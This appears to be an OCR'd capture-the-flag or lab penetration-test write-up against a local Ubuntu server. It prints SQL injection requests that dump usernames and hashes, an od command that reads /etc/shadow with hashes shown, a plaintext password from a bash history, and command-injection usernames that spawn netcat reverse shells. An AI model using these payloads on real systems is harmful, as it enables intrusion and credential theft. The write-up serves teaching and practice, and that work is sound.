
Pretty Raw Hex

```
POST /index_beta.php HTTP/1.1
Host: 10.0.2.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Origin: http://10.0.2.4
Connection: close
Referer: http://10.0.2.4/index_beta.php
Cookie: PHPSESSID=a9n4iu8r3u3eehati3vm744qbm
Upgrade-Insecure-Requests: 1

category=
image'+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,username,NULL,NULL,NULL+FR
OM+saiyans-- -
```

Since we know that emme and eric are named inside the about.php page the accounts that most intrigued us are emme and ericadminssj24

6. To have more information regarding those two account we run the following commands:

   "*category=image'+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,password,NULL,NULL,NULL+FROM+saiyans+WHERE+username='emme'-- -*"



Hiiiiii

image


prova - 2024-04-27 10:38:54

Kill all humans!

Profile Image
- $2y$10$FPUFWzYuiEn.lsG5xwvkhegvtwyRYNNgDyId3YeipIEhBqpfpK2m6

```
Referer: http://10.0.2.4/index_beta.php
Cookie: PHPSESSID=a9n4iu8r3u3eehati3vm744qbm
Upgrade-Insecure-Requests: 1

category=
image'+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,password,NULL,NULL,NULL+FR
OM+saiyans+WHERE+username='emme'-- -
```

   "*category=image'+UNION+ALL+SELECT+NULL,NULL,NULL,NULL,NULL,password,NULL,NULL,NULL+FROM+saiyans+WHERE+username='ericadminssj24'-- -*"



Profile Image
- $2y$10$qv0wecYGOYDLIvA3Vde4OOj9.Ky/zno6QA.M.UQieKe/aoeIU8hry

We also looked for the password for the kamerider account since we found it in the /home directory of the server

7. After retrieving both the password we used hashcat to decrypt them and, if with emme (and kamerider) the results were unsuccessful, with **ericadminssj24** we were able to get the account password: **dragonslayer**

Local access into the machine


After we found the username and password of ericadminssj24 the first thing we tried was using that credentials inside the SSH provided by the linux server and, luckly for us, we gained access to the machine via the ericadminssj24.

User info enumeration

After gaining access we started to enumerate the information of the ericadminssj24 account. We first looked at the .bash_history and .bashrc files but didn't find anything interesting, we tried the command *sudo -l* and found that, unbelievably, we didn't have the sudo permission. The second step was downloading an enumeration script called linepeas to have a more complete view of the account and system settings.
We downloaded the script on our machine and, after creating a temporary HTTP server on our machine, we launched the wget 10.0.2.4/linpeas.sh command on the target machine and downloaded the script, changed it's permissions and executed it.
The results were not particularly exciting, we got confirmation on ericadminssj24's non membership in the sudo group, a bunch of useless CVE listed in the report and a possibile buffer overflow vulnerability of the at/ service, used for scheduling a command execution, which was immediately discarded after a quick check of enabling services against buffer overflow. Of course there were also some useful information like all the user listed in /etc/group and the related connected groups and a particular vulnerable service called *od/.*
The od file is used to dump file in octal or other format but, by looking in the internet for possible malicious usage, we found out that it can be used for showing the content of files even if their protected by restriction or something else. So the first thing we did was to see the content of the /etc/shadow file so we launched the following command

```
:~$ LFILE=/etc/shadow
:~$ od -An -c -w9999 "$LFILE"
```

By running this command the result was, of course, the content of the /etc/shadow showe in this way



```
ericadminssj24@ubuntuserver:~$ LFILE=/etc/shadow
ericadminssj24@ubuntuserver:~$ od -An -c -w9999 "$LFILE"
   r   o   o   t   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   d   a   e   m   o   n   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9
   9   :   7   :   :   :  \n   b   i   n   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   s   y   s   :   *   :   1   9   4   3   0   :   0   :   9
   9   9   9   9   :   7   :   :   :  \n   s   y   n   c   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   g   a   m   e   s   :   *   :   1   9   4
   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   m   a   n   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   l   p   :   *   :   1   9
   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   m   a   i   l   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   n   e   w   s
   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   u   u   c   p   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :
  \n   p   r   o   x   y   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   w   w   w   -   d   a   t   a   :   *   :   1   9   4   3   0   :   0   :
   9   9   9   9   9   :   7   :   :   :  \n   b   a   c   k   u   p   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   l   i   s   t   :   *   :   1   9
   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   i   r   c   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   g   n   a   t   s
   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   n   o   b   o   d   y   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :
   :   :  \n   s   y   s   t   e   m   d   -   n   e   t   w   o   r   k   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   s   y   s   t   e   m   d
   -   r   e   s   o   l   v   e   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   s   y   s   t   e   m   d   -   t   i   m   e   s   y   n   c   :   *
   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   m   e   s   s   a   g   e   b   u   s   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :
   7   :   :   :  \n   s   y   s   l   o   g   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   _   a   p   t   :   *   :   1   9   4   3   0   :   0
   :   9   9   9   9   9   :   7   :   :   :  \n   t   s   s   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   u   u   i   d   d   :   *   :   1   9
   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   t   c   p   d   u   m   p   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   l   a
   n   d   s   c   a   p   e   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   p   o   l   l   i   n   a   t   e   :   *   :   1   9   4   3   0   :
   0   :   9   9   9   9   9   :   7   :   :   :  \n   f   w   u   p   d   -   r   e   f   r   e   s   h   :   *   :   1   9   4   3   0   :   0   :   9   9   9   9   9   :   7   :   :   :
  \n   u   s   b   m   u   x   :   *   :   1   9   8   3   8   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   s   s   h   d   :   *   :   1   9   8   3   8   :   0   :   9   9   9
   9   9   :   7   :   :   :  \n   s   y   s   t   e   m   d   -   c   o   r   e   d   u   m   p   :   !   !   :   1   9   8   3   8   :   :   :   :   :   :  \n   g   r   o   u   p   2   0   :
   $   6   $   m   u   t   U   2   /   g   G   y   p   s   b   c   0   R   7   $   T   X   y   u   1   H   V   z   s   8   c   h   9   j   S   m   U   K   T   E   E   r   s   a   b   n   P
   /   Y   B   A   W   W   O   X   x   W   u   .   Y   n   r   V   b   L   J   C   P   A   G   p   R   M   o   m   M   i   f   D   z   D   Q   G   f   h   B   l   t   U   z   r   w   l   8
   S   g   2   f   B   H   1   F   A   G   I   1   :   1   9   8   4   1   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   l   x   d   :   !   :   1   9   8   3   8   :   :   :   :
   :   :  \n   j   o   h   n   :   $   6   $   9   p   J   2   S   2   T   z   B   f   u   M   Z   b   w   k   $   l   A   q   q   l   4   w   .   n   2   L   0   r   o   Y   o   i   i   2   4
   /   /   S   w   .   h   B   l   D   I   5   a   d   O   U   f   q   O   c   R   q   h   l   h   N   c   r   9   I   D   u   n   E   5   V   E   h   r   F   c   V   M   t   z   j   .   h
   n   W   6   s   G   i   P   g   c   k   .   z   z   v   k   g   G   U   1   :   1   9   8   3   8   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   m   y   s   q   l   :   !   :
   1   9   8   3   8   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   e   m   m   e   :   $   6   $   c   I   C   H   Q   /   k   B   f   Q   W   J   7   L   1   6   $   K   S   J
   u   Q   M   5   F   Q   2   t   e   J   X   n   p   H   C   y   4   h   7   j   C   U   T   1   2   C   F   x   i   S   d   O   z   P   3   C   5   4   D   z   k   g   5   F   X   7   h   W
   8   k   0   e   L   a   x   I   u   g   R   I   .   g   H   x   J   X   P   H   .   5   i   3   /   7   3   /   7   D   s   n   8   v   .   :   1   9   8   3   8   :   0   :   9   9   9
   9   9   :   7   :   :   :  \n   t   e   l   n   e   t   d   :   *   :   1   9   8   3   8   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   e   m   m   e   _   a   d   m   i   n
   :   $   6   $   C   R   D   w   t   t   m   d   e   8   q   e   a   4   Y   Z   $   2   g   c   a   C   U   b   Y   V   D   Q   8   Z   G   Y   T   0   j   Q   K   t   b   H   C   0   N
   l   6   B   m   I   j   d   i   a   l   F   v   A   /   k   z   b   k   4   S   5   7   r   I   G   s   w   d   d   k   H   .   P   L   Y   d   Z   .   h   l   K   i   W   /   2   T   n   U
   a   A   u   u   z   N   W   i   I   f   O   .   :   1   9   8   3   8   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   d   n   s   m   a   s   q   :   *   :   1   9   8   3   8
   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   d   o   v   e   c   o   t   :   *   :   1   9   8   4   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   d   o   v   e
   n   u   l   l   :   *   :   1   9   8   4   0   :   0   :   9   9   9   9   9   :   7   :   :   :  \n   e   r   i   c   a   d   m   i   n   s   s   j   2   4   :   $   6   $   n   r   U
   H   S   T   G   /   Q   i   R   k   Z   s   U   l   $   /   g   b   5   L   r   b   n   6   F   i   M   D   2   G   d   a   K   s   Y   Q   7   7   N   Q   P   .   6   3   b   6   a   l   X
```


After a bit of riorganization of the output we had the complete /etc/shadow file all for us with the password of all the users.

Looking through the machine

We then divided the tasks among ourselves to try to do several things at once between brute forcing the passwords of emme and kamerider, a thorough analysis of the enumeration of ericadminssj24, and manually analyzing the rest of the system by going over anything that could be read by the account we had access to. It was this latter activity that led to the execution of **two privilege exclations** that resulted in access to the **emme_admin** and **root** accounts.


The emme_admin account and his password

We started our research from the /home folder containing all the system users. The first user on the list was exactly emme. A simple *cd /home/emme* let us enter inside his home folder and a simple *ls -al* showed us the following situation:




```
ericadminssj24@ubuntuserver:/home/emme$ ls -al
total 32
drwxr-xr-x 4 emme emme 4096 Apr 25 09:45 .
drwxr-xr-x 8 root root 4096 Apr 29 06:43 ..
-rw-rw-r-- 1 emme emme 1879 Apr 25 09:45 .bash_history
-rw-r--r-- 1 emme emme  220 Apr 25 09:36 .bash_logout
-rw-r--r-- 1 emme emme 3771 Apr 25 09:36 .bashrc
drwx------ 2 emme emme 4096 Apr 25 09:39 .cache
drwxrwxr-x 3 emme emme 4096 Apr 25 09:40 .local
-rw-r--r-- 1 emme emme  807 Apr 25 09:36 .profile
ericadminssj24@ubuntuserver:/home/emme$
```

Strange to find (mostly because all the other account doesn't have the same rights on the .bash_history file), the .bash_history file could also be read by users who were not emme and who did not belong to the emme group, and so, via *cat .bash_history*, we were presented with the following content and, inside the history of the executed command of emme, there was the way to access into emme_admin



```
netstat -an
ip a
ifconfig
mount /dev/sdb1 /mnt
umount /mnt
fdisk -l
su emme_admin tjXj^&fSYA1#LVwfrY3cEjn!scp$@R
dd if=/dev/zero of=/dev/sdb1
watch -n 1 ls -lh
diff file1.txt file2.txt
chmod +x script.sh
./script.sh
```


By executing the *su emme_admin* and providing the password in the file we had access to emme_admin that, as opposed to emme, had the possibility to execute the sudo command by providing his password



```
ericadminssj24@ubuntuserver:/home/emme$
ericadminssj24@ubuntuserver:/home/emme$ su emme_admin
Password:
emme_admin@ubuntuserver:/home/emme$
emme_admin@ubuntuserver:/home/emme$ cd
emme_admin@ubuntuserver:~$ pwd
/home/emme_admin
emme_admin@ubuntuserver:~$ █
```


Stupidor and the second privilege escalation

Our journey through the system took as the home folder of kamerider where, here, can be found a *reminder.txt* file, containing a message about a vulnerable service called Stupidor. This service, with the relative code, can be found in the /home/group20/Stupidor folder. Studying the code and its operation, we discovered that stupidor is an integer mail system written in C that allows, under prior registration, the sending of communications to all registered users of the service.
Since the service is written in C the first thing we did was to create a small bash script that would look, via the grep tool, for all those C functions known to be vulnerable so we would know what and where to look. The script is the following



```
#!/bin/bash

# Array dei nomi delle funzioni vulnerabili
funzioni=("strcpy" "strcat" "sprintf" "gets" "scanf" "system" "execvp" "memcpy" "malloc" "free")

# Percorso dei file da esaminare
percorso_dei_file="/home/group20/Stupidor-1.1/src/*.c"

# Iterazione sui file
for file in $percorso_dei_file; do
    echo "Ricerca nel file: $file"

    # Iterazione sulle funzioni vulnerabili
    for funzione in "${funzioni[@]}"; do
        # Utilizzo di grep per cercare la funzione nel file
        grep -Hn "$funzione" "$file"
    done

    echo "—————————————————————————————————————"
done
```

And his result is the following




```
Ricerca nel file: /home/group20/Stupidor-1.1/src/sha256.c

Ricerca nel file: /home/group20/Stupidor-1.1/src/stupidor.c

Ricerca nel file: /home/group20/Stupidor-1.1/src/stupidor_inbox.c
/home/group20/Stupidor-1.1/src/stupidor_inbox.c:23:    fgets(username, UNAMEMAX, stdin);
/home/group20/Stupidor-1.1/src/stupidor_inbox.c:36:    fgets(password, PASSDMAX, stdin);
/home/group20/Stupidor-1.1/src/stupidor_inbox.c:66:    system(command); // yee it's so much easier to just use system() here LOL (jk) (chief
e he's wrong) (who knows) (not me) (i'm just a comment) (i'm not even real) (i'm just a figment of your imagination) (or am i) (dun dun dun)
```

Now that we know that the Stupidor program is really vulnerable we started studying the vulnerable code and a way to exploit it and, luckly for us, all the source code is accessible by ericadminssj24.

The first step, as we did with the webserver, was to properly use the Stupidor inbox to understand its operation. After creating an eric and lola account to test the functionalities of Stupidor we passed at the exploitation. Another interesting thing is that the Stupidor program is executed with root SUID so, if exploited, is a direct connection to root.

By studying the stupidor_inbox.c file we found out that, after checking the existence of the username and the correctness of the password, create a command var containing: *sudo cat /var/stupidor/_username_* and execute it via the system() function know as vulnerable since system() executes a command specified as a string via the shell, any user input incorporated into that string can lead to unintended command execution.



```c
/* read inbox */
char filepath[PATH_MAX];
snprintf(filepath, sizeof(filepath), "/var/stupidor/_%s_", username);
char command[strlen(filepath) + 10]; // 10 = "sudo cat " + '\0'
snprintf(command, sizeof(command), "sudo cat %s", filepath);
system(command); // yee it's so much easier to just use system() here
exit(EXIT_SUCCESS);
```

By looking at the code we understood that the way to exploit the program was to pass through a malformed username since, the username, is the only thing that can contain the malicious code that, added dynamically, can transform the *sudo cat /var/stupidor/_username_* into something like *sudo cat ; <arbitrary_command>.z*

We started by putting some malformed code containing special linux characters like ; that execute consecutive commands but, the stupidor_signup.c, checked the input to avoid this character (and of course protect the system) but, by analyzing the stupidor_signup.c, we noticed one small detail that made all the difference; after inserting a prohibited character the system prints out: “Username can't contain './\'\"+:;*&|_#>^$\\()[]{}'.” but, in the code, the character & is never mentioned and

never checked so it could be used to exploit the system since it allows background command execution.
We had the vulnerable class and the unchecked character so we could start, finally, our test to obtain the root access. From the beginning, due to checking on username characters, we had to avoid all the code that directly generates a reverse shell on our system so, in order to make it work, we had to think of a way to execute arbitrary commands without the most basic linux character. The idea (and solution) was found in the following step

1. Creating a file
2. Changing his permission to 777, so it can be read, writed and executed by everyone
3. Execute it


For the execution of these commands we decided to set the usernames like this: *%s%s%s & <command_1> & <command_2> &*. This "standard" was decided both as a result of a variety of tests that led to the noting that usernames formatted in this way were effective and, moreover, with logic underlying where:

- **%s%s%s** is used for the input of the various commands since %s is a character that replaces its value with the string given as input
- **command_1** is used as the actual command to be executed
- **command_2** is used to keep track of the fact that, indeed, the person executing the commands is root

The username created for exploiting the system are showed in order of execution


1. ***%s%s%s & whoami & id &*** this command was used to show the user that executed the commands and to be sure that it was root
2. ***%s%s%s & pwd & id &*** this command was used to let us know where do we have to find the file that we were going to create shortly. The path was /var/stupidor, the same which there were the user file with the stored inbox
3. ***%s%s%s & touch test & id &*** this command was used to create the file that will contain the reverse shell
4. ***%s%s%s & chmod** *777* **test & id &*** this command was used to allow every user to read, write and execute the file named test
5. ***%s%s%s & sh test & id &*** this command was used to execute the test file as root

Of course, before the last command, we wrote inside the test file the following reverse shell: "*busybox nc 10.0.2.4 4444 -e sh*" and started to listen on the attacker machine on port 4444 for root connection. After this exploitation the /var/stupidor folder was like



```
ericadminssj24@ubuntuserver:/var/stupidor$ ls
 _12345678901_   _lola_         _%s%s_                        '_%s%s%s & id & pwd & ls_'          '_%s%s%s && nc -lp 4444 -e bash &_' '_%s%s%s & sh test & id &_'          test
 _eric_          _nohupwhoami_ '_%s%s%s & chmod 777 test & id &_'  '_%s%s%s & nc -lp 4444 -e bash & _' '_%s%s%s & pwd & _'             '_%s%s%s & touch test & echo id <_'
